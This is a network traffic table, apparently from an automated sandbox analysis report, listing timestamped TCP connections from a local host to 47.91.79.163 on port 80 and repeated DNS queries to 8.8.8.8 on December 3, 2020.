Dec 3, 2020 10:02:28.935132980 CET	49709	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:28.939497948 CET	49709	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:28.956496954 CET	80	49709	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:28.956579924 CET	49709	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:28.973191977 CET	80	49709	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.004054070 CET	80	49709	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.004154921 CET	49709	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.004210949 CET	49709	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.020729065 CET	80	49709	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.273466110 CET	49710	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.290147066 CET	80	49710	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.290241003 CET	49710	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.293359995 CET	49710	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.309967995 CET	80	49710	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.310045958 CET	49710	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.326611042 CET	80	49710	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.459626913 CET	80	49710	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.459870100 CET	49710	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.459913015 CET	49710	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.476507902 CET	80	49710	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.591481924 CET	49711	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.608027935 CET	80	49711	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.608103037 CET	49711	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.611012936 CET	49711	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.627451897 CET	80	49711	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.627510071 CET	49711	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.643893003 CET	80	49711	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.858062029 CET	80	49711	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:29.858131886 CET	49711	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.858305931 CET	49711	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:29.874685049 CET	80	49711	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.131704092 CET	49712	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.148288965 CET	80	49712	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.149279118 CET	49712	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.152512074 CET	49712	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.169069052 CET	80	49712	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.171303988 CET	49712	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.187849045 CET	80	49712	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.214601994 CET	80	49712	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.216965914 CET	49712	80	192.168.2.3	47.91.79.163

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:30.217003107 CET	49712	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.233812094 CET	80	49712	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.756222010 CET	49713	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.772880077 CET	80	49713	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.773467064 CET	49713	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.776444912 CET	49713	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.793056011 CET	80	49713	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.795722008 CET	49713	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.812310934 CET	80	49713	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.840723038 CET	80	49713	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:30.843281031 CET	49713	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.843322992 CET	49713	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:30.859853983 CET	80	49713	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.098464012 CET	49714	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.114969969 CET	80	49714	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.115086079 CET	49714	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.118510962 CET	49714	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.135080099 CET	80	49714	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.135189056 CET	49714	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.151688099 CET	80	49714	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.264031887 CET	80	49714	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.264178991 CET	49714	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.264251947 CET	49714	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.281785965 CET	80	49714	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.502340078 CET	49715	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.518980980 CET	80	49715	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.519093990 CET	49715	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.524698019 CET	49715	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.541313887 CET	80	49715	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.541438103 CET	49715	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.558002949 CET	80	49715	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.584800959 CET	80	49715	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.584944010 CET	49715	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.585079908 CET	49715	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.601641893 CET	80	49715	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.807952881 CET	49716	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.824553967 CET	80	49716	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.824637890 CET	49716	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.827446938 CET	49716	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.843971014 CET	80	49716	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.844048977 CET	49716	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.860543966 CET	80	49716	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.881911039 CET	80	49716	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:31.882008076 CET	49716	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.882062912 CET	49716	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:31.900126934 CET	80	49716	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:32.131494045 CET	49717	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:32.148147106 CET	80	49717	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:32.148253918 CET	49717	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:32.151700974 CET	49717	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:32.168303013 CET	80	49717	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:32.168423891 CET	49717	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:32.184946060 CET	80	49717	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:32.212960958 CET	80	49717	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:32.213109016 CET	49717	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:32.213141918 CET	49717	80	192.168.2.3	47.91.79.163
Dec 3, 2020 10:02:32.229652882 CET	80	49717	47.91.79.163	192.168.2.3
Dec 3, 2020 10:02:32.458548069 CET	49718	80	192.168.2.3	47.91.79.163

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:14.011554003 CET	57544	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:14.047045946 CET	53	57544	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:21.728581905 CET	55984	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:21.755825043 CET	53	55984	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:22.458570004 CET	64185	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:22.485691071 CET	53	64185	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:23.302078962 CET	65110	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:23.337738991 CET	53	65110	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:24.044142962 CET	58361	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:24.071228027 CET	53	58361	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:28.585885048 CET	63492	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:28.898961067 CET	53	63492	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:29.235055923 CET	60831	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:29.270814896 CET	53	60831	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:29.554157019 CET	60100	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:29.589957952 CET	53	60100	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:30.093907118 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:30.129522085 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:30.440342903 CET	50141	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:30.754401922 CET	53	50141	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:31.059484959 CET	53023	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:31.097273111 CET	53	53023	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:31.465171099 CET	49563	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:31.500906944 CET	53	49563	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:31.770330906 CET	51352	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:31.806010008 CET	53	51352	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:32.094156981 CET	59349	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:32.129793882 CET	53	59349	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:32.416392088 CET	57084	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:32.452068090 CET	53	57084	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:32.708549976 CET	58823	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:32.744071007 CET	53	58823	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:33.007380962 CET	57568	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:33.043495893 CET	53	57568	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:33.324595928 CET	50540	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:33.364901066 CET	53	50540	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:33.646433115 CET	54366	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:33.682089090 CET	53	54366	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:34.000180006 CET	53034	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:34.035439014 CET	53	53034	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:34.313985109 CET	57762	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:34.341048002 CET	53	57762	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:34.770662069 CET	55435	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:34.806020975 CET	53	55435	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:35.186542034 CET	50713	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:35.222217083 CET	53	50713	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:35.972059011 CET	56132	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:36.007853985 CET	53	56132	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:36.264887094 CET	58987	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:36.291889906 CET	53	58987	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:36.717093945 CET	56579	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:36.752609968 CET	53	56579	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:38.498115063 CET	60633	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:38.533613920 CET	53	60633	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:38.826427937 CET	61292	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:38.853271961 CET	53	61292	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:39.042421103 CET	63619	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:39.069555998 CET	53	63619	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:39.146038055 CET	64938	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:39.181564093 CET	53	64938	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:39.479924917 CET	61946	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:39.515683889 CET	53	61946	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:39.794024944 CET	64910	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:39.802654028 CET	52123	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:39.829411030 CET	53	64910	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:39.838051081 CET	53	52123	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:40.109395027 CET	56130	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:40.145191908 CET	53	56130	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:40.415194988 CET	56338	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:40.442272902 CET	53	56338	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:40.611177921 CET	59420	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:40.638222933 CET	53	59420	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:40.703869104 CET	58784	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:40.741365910 CET	53	58784	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:41.027050972 CET	63978	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:41.062978029 CET	53	63978	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:41.361510038 CET	62938	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:41.365312099 CET	55708	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:41.397211075 CET	53	62938	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:41.411302090 CET	53	55708	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:41.497478962 CET	56803	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:41.524533033 CET	53	56803	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:41.670005083 CET	57145	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:41.705841064 CET	53	57145	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:41.976327896 CET	55359	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:42.011847019 CET	53	55359	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:42.270056009 CET	58306	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:42.305793047 CET	53	58306	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:42.604676962 CET	64124	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:42.631668091 CET	53	64124	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:42.928745985 CET	49361	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:42.955840111 CET	53	49361	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:43.225001097 CET	63150	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:43.260128975 CET	53	63150	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:43.374526024 CET	53279	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:43.401573896 CET	53	53279	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:43.561017036 CET	56881	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:43.588223934 CET	53	56881	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:43.881627083 CET	53642	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:43.908668041 CET	53	53642	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:43.952725887 CET	55667	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:43.979747057 CET	53	55667	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:44.201263905 CET	54833	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:44.228200912 CET	53	54833	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:44.502989054 CET	62476	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:44.629713058 CET	53	62476	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:44.972174883 CET	49705	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:44.999114037 CET	53	49705	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:45.313241005 CET	61477	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:45.340262890 CET	53	61477	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:45.632884026 CET	61633	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:45.668576002 CET	53	61633	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:45.958441973 CET	55949	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:45.985465050 CET	53	55949	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:46.264465094 CET	57601	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:46.299807072 CET	53	57601	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:46.572137117 CET	49342	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:46.599189997 CET	53	49342	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:46.884318113 CET	56253	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:46.919864893 CET	53	56253	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:47.159286976 CET	49667	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:47.186382055 CET	53	49667	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:47.451164007 CET	55439	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:47.486779928 CET	53	55439	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:47.757059097 CET	57069	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:47.792609930 CET	53	57069	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:48.072316885 CET	57659	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:48.110110044 CET	53	57659	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:48.382123947 CET	54717	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:48.409198999 CET	53	54717	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:48.664874077 CET	63975	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:48.692008972 CET	53	63975	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:48.953640938 CET	56639	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:48.980655909 CET	53	56639	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:49.240653038 CET	51856	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:49.267726898 CET	53	51856	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:49.537837982 CET	56546	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:49.564949036 CET	53	56546	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:50.012649059 CET	62152	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:50.039614916 CET	53	62152	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:50.312208891 CET	53470	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:50.339246988 CET	53	53470	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:50.616952896 CET	56446	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:50.644004107 CET	53	56446	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:50.912763119 CET	59631	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:50.950619936 CET	53	59631	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:51.202581882 CET	55515	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:51.238410950 CET	53	55515	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:51.474638939 CET	64547	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:51.510412931 CET	53	64547	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:51.791898012 CET	51759	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:51.827558994 CET	53	51759	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:52.069417953 CET	59207	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:52.104988098 CET	53	59207	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:52.393465042 CET	54269	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:52.420568943 CET	53	54269	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:52.717830896 CET	54856	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:52.753354073 CET	53	54856	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:53.049109936 CET	64140	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:53.084618092 CET	53	64140	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:53.302731037 CET	62271	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:53.338102102 CET	53	62271	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:53.412718058 CET	57404	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:53.439642906 CET	53	57404	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:53.700769901 CET	62997	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:53.727933884 CET	53	62997	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:54.064919949 CET	57712	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:54.092657089 CET	53	57712	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:54.348299980 CET	60065	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:54.383914948 CET	53	60065	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:54.633327961 CET	55068	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:54.660371065 CET	53	55068	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:55.265343904 CET	64700	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:55.292409897 CET	53	64700	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:55.642606020 CET	61998	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:55.669667006 CET	53	61998	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:57.107584953 CET	53724	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:57.143070936 CET	53	53724	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:57.453136921 CET	52328	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:57.488672018 CET	53	52328	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:57.861424923 CET	58051	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:57.888547897 CET	53	58051	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:58.165703058 CET	64130	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:58.201248884 CET	53	64130	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:58.471180916 CET	50491	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:58.506773949 CET	53	50491	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:58.767008066 CET	53004	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:58.794132948 CET	53	53004	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:59.063576937 CET	52529	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:59.090637922 CET	53	52529	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:59.332727909 CET	53656	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:59.352404118 CET	62724	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:59.359818935 CET	53	53656	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:59.379409075 CET	53	62724	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:02:59.380959034 CET	56059	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:59.418051004 CET	53	56059	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:59.620688915 CET	63060	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:59.656177998 CET	53	63060	8.8.8.8	192.168.2.3
Dec 3, 2020 10:02:59.915173054 CET	51498	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:02:59.950726032 CET	53	51498	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:00.208374977 CET	59943	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:00.243922949 CET	53	59943	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:00.489223003 CET	50118	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:01.522310972 CET	50118	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:01.549401045 CET	53	50118	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:01.962356091 CET	58357	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:01.989443064 CET	53	58357	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:02.265445948 CET	55804	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:02.292546034 CET	53	55804	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:02.565130949 CET	58079	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:02.592231035 CET	53	58079	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:02.839083910 CET	52080	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:02.866249084 CET	53	52080	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:03.107460022 CET	55238	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:03.134548903 CET	53	55238	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:03.453428984 CET	49289	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:03.480504990 CET	53	49289	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:03.796557903 CET	61034	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:03.831958055 CET	53	61034	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:04.060163975 CET	51964	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:04.087317944 CET	53	51964	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:04.340807915 CET	58241	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:04.367944956 CET	53	58241	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:04.846359015 CET	59571	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:04.873424053 CET	53	59571	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:05.140671015 CET	51708	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:05.167690992 CET	53	51708	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:05.526319027 CET	60709	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:05.561676025 CET	53	60709	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:05.999557018 CET	63643	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:06.026559114 CET	53	63643	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:06.272005081 CET	62823	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:06.298940897 CET	53	62823	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:06.923021078 CET	63750	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:06.958455086 CET	53	63750	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:07.080642939 CET	61959	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:03:07.116260052 CET	53	61959	8.8.8.8	192.168.2.3
Dec 3, 2020 10:03:07.196409941 CET	63554	53	192.168.2.3	8.8.8.8
